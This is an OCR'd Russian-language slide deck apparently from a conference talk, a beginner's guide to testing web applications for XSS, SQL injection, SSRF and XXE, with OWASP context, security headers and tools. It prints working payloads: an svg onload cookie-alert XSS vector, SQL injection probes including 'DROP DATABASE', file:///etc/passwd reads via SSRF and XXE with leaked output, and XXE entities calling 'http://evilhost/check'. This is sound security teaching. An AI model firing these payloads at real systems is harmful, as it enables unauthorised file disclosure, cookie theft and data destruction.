Web Security Testing Starter Kit

Андрей Леонов, SEMrush

E-mail: a.leonov@semrush.com, Twitter: 4lemon

Привет!

Меня зовут Андрей Леонов

Я здесь для того, чтобы помочь вам сделать первые шаги в тестировании web приложения на безопасность

E-mail: a.leonov@semrush.com

Twitter: 4lemon

Facebook's ImageTragick story -> http://4lemon.ru/

Для чего проверять на безопасность?

Web приложения пишут люди, и в них точно могут быть уязвимости. Чем приложение сложнее, тем больше вероятность.

Игнорировать этот факт бессмысленно.

Этапы проверки web приложения

1 — 2 — 3 — 4

Подготовка

Определить, на какие уязвимости имеет смысл проверять

Проверка

Проверить на выбранные уязвимости

Анализ кода

Ручной, статический, динамический анализ кода

Best Practices

Небольшие полезные практики, что ещё не забыть

Подготовка

Определить, на какие уязвимости имеет смысл проверять

OWASP Top Ten Project

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- A1:2017 — Injection
- A2:2017 — Broken Authentication
- A3:2017 — Sensitive Data Exposure
- A4:2017 — XML External Entities
- A5:2017 — Broken Access Control
- A6:2017 — Security Misconfiguration
- A7:2017 — Cross-Site Scripting (XSS)
- A8:2017 — Insecure Deserialization
- A9:2017 — Using Components with Known Vulnerabilities
- A10:2017 — Insufficient Logging & Monitoring

Проверка

Проверить на выбранные уязвимости

XSS


Cross-site scripting

Что такое XSS?

XSS — Cross-Site Scripting (межсайтовый скриптинг)

XSS — это атака на пользователя, позволяющая атакующему выполнить в контексте браузера жертвы произвольный сценарий

Чаще всего подразумевается внедрение HTML-тегов и JS-сценариев


Forgot Your Password?
Login
https://academy-rm.cc.corp.yahoo.net/pe/action/profile/resetpassword?returnUrl=/login.jsp"><svg onload=alert(document.cookie) b="
Web Scanner
Start Scan
Abort Scan
Settings
Advanced
Scanner status: Idle.
?returnURL=/login.jsp"><svg onload=alert(document.cookie) b="
Forgot Your Password?
Please enter the following information. A new
Email Address:
Submit
Cancel
JSESSIONID=2B62F4C617DB8E158E44165D0220A4C1; AreCookiesEnabled=1
OK

Пример XSS

?returnURL=/login.jsp"><svg onload=alert(document.cookie) b="

```
<input type="text" name="redirectURI"
value="/login.jsp"><svg onload=alert(document.cookie)
b="">
```

Пример XSS

?returnURL=/login.jsp

```
<input type="text" name="redirectURI"
value="/login.jsp">
```

Пример XSS

?returnURL=/login.jsp”

```
<input type="text" name="redirectURI"
value="/login.jsp"">
```

Пример XSS

?returnURL=/login.jsp”>

```
<input type="text" name="redirectURI"
value="/login.jsp">">
```

Пример XSS


?returnURL=/login.jsp"><svg

```
<input type="text" name="redirectURI"
value="/login.jsp"><svg ">
```

Пример XSS

?returnURL=/login.jsp"><svg onload=alert(document.cookie) b="

```
<input type="text" name="redirectURI"
value="/login.jsp"><svg onload=alert(document.cookie)
b="">
```


Forgot Your Password?
Login
https://academy-rm.cc.corp.yahoo.net/pe/action/profile/resetpassword?returnUrl=/login.jsp"><svg onload=alert(document.cookie) b="
Web Scanner
Start Scan
Abort Scan
Settings
Advanced
Scanner status: Idle.
?returnURL=/login.jsp"><svg onload=alert(document.cookie) b="
Forgot Your Password?
Please enter the following information. A new
Email Address:
Submit
Cancel
JSESSIONID=2B62F4C617DB8E158E44165D0220A4C1; AreCookiesEnabled=1
OK

Примеры векторов

- `-->'"> — символы необходимые для выхода из контекста`
- `-->'"><a href="http://google.com">aaaa</a>`
- `-->'"><script>alert(document.cookie)</script>`

Опасность XSS

- перехват cookies пользователя
- изменение внешнего вида страницы
- добавление скриптов

Где и как искать?

- Найти функцию вывода информации на страницу
- Проанализировать, какие данные в неё попадают
- Если присутствуют данные из недоверенных источников:
  - изучить фильтрацию поступающих данных
  - изучить контекст выводимых данных

Не во всяком контексте XSS может быть исполнена, даже при отсутствии фильтрации. Например, если Content-type ответа: text/plain.

SQLi


SQL injection


ZU 0666',0,0); DROP DATABASE TABLICE;

Что такое SQLi?


Внедрение SQL-кода (англ. SQL injection) — внедрении в запрос произвольного SQL-кода.

Пример SQLi




```
SELECT
FROM users
WHERE NAME = 'root'
```

Пример SQLi


?name=root'"
example.com/sqli/example1.php?name=root%27"
PentesterLab.com
Home
© PentesterLab 2013
SELECT
FROM users
WHERE NAME 'root'"'

Пример SQLi

?name=root’ and 1=’1


example.com/sqli/example1.php?name=root%27%

PentesterLab.com Home

```
SELECT
FROM users
WHERE NAME='root' AND 1='1'
```

id	name
2	root

Пример SQLi


?name=root' and 1='2
example.com/sqli/example1.php?name=root%27%
PentesterLab.com
Home
SELECT
FROM users
WHERE NAME='root' AND 1='2'
id
name
© PentesterLab 2013

Примеры векторов

-  — просто одинарная и/или двойная кавычка

и всё… — в 80% случаев этого будет достаточно

Опасность SQLi

- утечка информации
- изменение данных
- DoS
- чтение системных файлов
- повышение привилегий пользователя
- RCE (Remote Code Execution)

Уязвимые места в SQL запросе

SELECT col1 FROM tbl WHERE col={inj}

SELECT col1 FROM tbl ORDER BY col,{inj},...

SELECT col1 FROM tbl GROUP BY col,{inj},...

SELECT col1 FROM tbl WHERE col LIKE '%{inj}%'

SELECT col1 FROM tbl WHERE {inj}=value

SELECT col1 FROM tbl WHERE col=func({inj})

SELECT col,{inj},... FROM tbl

SELECT func({inj}),... FROM tbl

SELECT col1 FROM tbl WHERE col2 IN (value,{inj},...

SELECT column as `{inj}` FROM tbl

INSERT INTO tbl VALUES ({inj})

INSERT INTO tbl SET field={inj}

UPDATE tbl SET col={inj} WHERE col2=value2

UPDATE tbl SET col=value WHERE {inj}=value2

UPDATE tbl SET col=value WHERE col2={inj}

DELETE FROM tbl WHERE {inj}=value 17

DELETE FROM tbl WHERE col={inj}

SSRF


Server Side Request Forgery

Что такое SSRF?

SSRF = Server-Side Request Forgery (межсерверная подделка запросов)

SSRF — это атака, позволяющая атакующему создавать запрос от уязвимого сервера к ресурсам в интранете/интернете

Что такое SSRF?



Пример SSRF

Мой профиль

Имя: Андрей Леонов

Команда: Security

Email: a.leonov@semrush.com

Приватная информация:

URL аватар: https://avatars.slack-edge.com/2016-07-11/5862540169

Или загрузите новый:

Выберите файл Файл не выбран

Сохранить

Пример SSRF

Мой профиль

Имя: Андрей Леонов

Команда: Security

Email: a.leonov@semrush.com

Приватная информация:

URL аватар: https://www.google.com/images/errors/robot.png


Или загрузите новый:

Выберите файл Файл не выбран

Сохранить

Пример SSRF

Мой профиль



Имя: Андрей Леонов

Команда: Security

Email: a.leonov@semrush.com

Приватная информация:

URL аватар: /sectest/avatar/1522412885.png

Или загрузите новый:

Выберите файл Файл не выбран

Сохранить

Пример SSRF

Мой профиль

Имя: Андрей Леонов

Команда: Security

Email: a.leonov@semrush.com

Приватная информация:

URL аватар: file:///etc/passwd

Или загрузите новый:

Выберите файл Файл не выбран

Сохранить

Пример SSRF

Мой профиль

Имя: Андрей Леонов

Команда: Security

Email: a.leonov@semrush.com

Приватная информация:

URL аватар: /sectest/avatar/1522413507.png

Или загрузите новый:

Выберите файл Файл не выбран

Сохранить

Пример SSRF

```
[Lemon:~ secdept$ curl http://example.com/sectest/avatar/1522413507.png
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Опасность SSRF

- сканирование портов
- обход host-based аутентификации
- эксплуатация уязвимых программ запущенных в интранете или на локальном сервере
- чтение локальных файлов

Где искать?

Признаки возможной SSRF:

- webhooks
- конвертация HTML: пробуйте вставлять `<iframe>`, `<img>`, `<base>`, `<script>` или CSS функцию `url()`, указывающую на внутренний сервис
- загрузка удаленных файлов: попробуйте отправить URL с портом и посмотрите, какой контент загрузится

Как искать?

- поднять сервер и запустить listener:
  `nc -l -n -vv -p 8080 -k`
- в исследуемом приложении найти параметр, в который можно передавать путь для запроса данных с нашего хоста (к нашему listener'у)
- изучить вывод listener'а или полученный обратно ответ

XXE

XML External Entity

Пример XXE

Пример XXE

```
POST /xxe HTTP/1.1

<?xml version="1.0"?>
<!DOCTYPE greeting [
<!ENTITY xxe SYSTEM
"file:///etc/passwd" >
]>
<greeting>&xxe;</greeting>
```

```
HTTP/1.1 200 OK

<greeting>root:x:0:0:root:/root:/b
in/bash
daemon:x:1:1:daemon:/usr/sbin:/bin
/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
…</greeting>
```

Что такое DTD?

Если документ придерживает DTD или XML Schema:

```
<?xml version="1.0"?>
<!DOCTYPE order [
<!ELEMENT count (#PCDATA)>
<!ELEMENT product (#PCDATA)>
<!ELEMENT order (product, count)>
]>
<order>
<product>1234</product>
<count>1</count>
</order>
```

Что такое DTD?

Внешние DTD на локальном сервере

```
<?xml version="1.0"?>
<!DOCTYPE order SYSTEM
"order.dtd">
<order>
<product>1234</product>
<count>1</count>
</order>
```

order.dtd:

```
<!DOCTYPE order [
<!ELEMENT count (#PCDATA)>
<!ELEMENT product (#PCDATA)>
<!ELEMENT order (product,
count)>
]>
```

Что такое DTD?

Внешние DTD на стороннем сервере

```
<?xml version="1.0"?>
<!DOCTYPE order SYSTEM "http://host/order.dtd">
<order>
<product>1234</product>
<count>1</count>
</order>
```

Что такое Entities?

- Predefined
- General
- Parameter

```
&amp; &lt; &#37;
<!ENTITY general “hello”>
<!ENTITY % param “hello”>
```

Где искать?

- обработка XML в любом проявлении
  - SVG
  - sitemap
- Конвертация HTML в другие форматы
- обработка docx, xlsx и подобных форматов

Как искать?

HTTP/DNS запрос:

```
<!DOCTYPE greeting [
<!ENTITY z SYSTEM "http://evilhost/check" > ]>
<greeting>&z;</greeting>
```

Как искать?

HTTP/DNS запрос:

```
<!DOCTYPE greeting [
<!ENTITY z SYSTEM "http://evilhost/check" > ]>
<greeting>&z;</greeting>

<!DOCTYPE greeting [
<!ENTITY % z SYSTEM "http://evilhost/check" > %z; ]>
```

Как искать?

HTTP/DNS запрос:

```
<!DOCTYPE greeting [
<!ENTITY z SYSTEM "http://evilhost/check" > ]>
<greeting>&z;</greeting>

<!DOCTYPE greeting [
<!ENTITY % z SYSTEM "http://evilhost/check" > %z; ]>

<!DOCTYPE z SYSTEM "http://evilhost/check" >
<z/>
```

Как искать?

```
user:~/$ cat /var/logs/access.log
192.168.0.1 - - [22/Aug/2016:13:29:24 +0300] "GET
/check HTTP/1.1" 405 569 "-"
```

Опасность XXE

- Чтение локальных файлов
- Доступ к локальным ресурсам
- Сканирование портов/хостов
- plain-text wrappers
- Remote Code Execution (не часто)
- DoS

Best practices

Небольшие полезные практики, что ещё не забыть

Security headers

- Strict-Transport-Security
- X-Content-Type-Options: nosniff
  http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-v-comprehensive-protection.aspx
- X-XSS-Protection: 1; mode=block
  http://blogs.msdn.com/b/ieinternals/archive/2011/01/31/controlling-the-internet-explorer-xss-filter-with-the-x-xss-protection-http-header.aspx
- X-Frame-Options (DENY | SAMEORIGIN | ALLOW-FROM)
  выбранная опция зависит от контекста
  http://tools.ietf.org/html/draft-ietf-websec-x-frame-options-00
- Cache-Control

Cookies flag

- Secure — запрещает передачу cookie по незащищенному (http) каналу
- HTTPOnly — запрещает доступ к cookie в DOM-модели документа

Tools

Популярные инструменты пентестера

Burp Suite

- Удобно при поиске любых уязвимостей
- Interception proxy
- Контроль scope
- Автоматическое изменение запросов/ответов на лету
- Ручное изменение запросов
- История всех запросов
- Повтор запросов с возможностью изменения
- Масса плагинов

и много чего ещё https://portswigger.net/burp/help/suite_gettingstarted

SQLmap

- SQL injection
- Знает много движков БД
- Знает много векторов БД
- Масса тонких настроек

http://sqlmap.org/

DNSChef

- XXE/SSRF
- Логирование всех DNS запросов

http://thesprawl.org/projects/dnschef/

Я пришёл домой

Кто виноват? Что делать?

Кратко и по делу

- Определить используемые технологии и возможные уязвимости
- Определить точки входа
- Проверить, используя вектора атаки
- Понять, как и почему это работает
- Исправить недостатки
- Автоматизировать, где это возможно
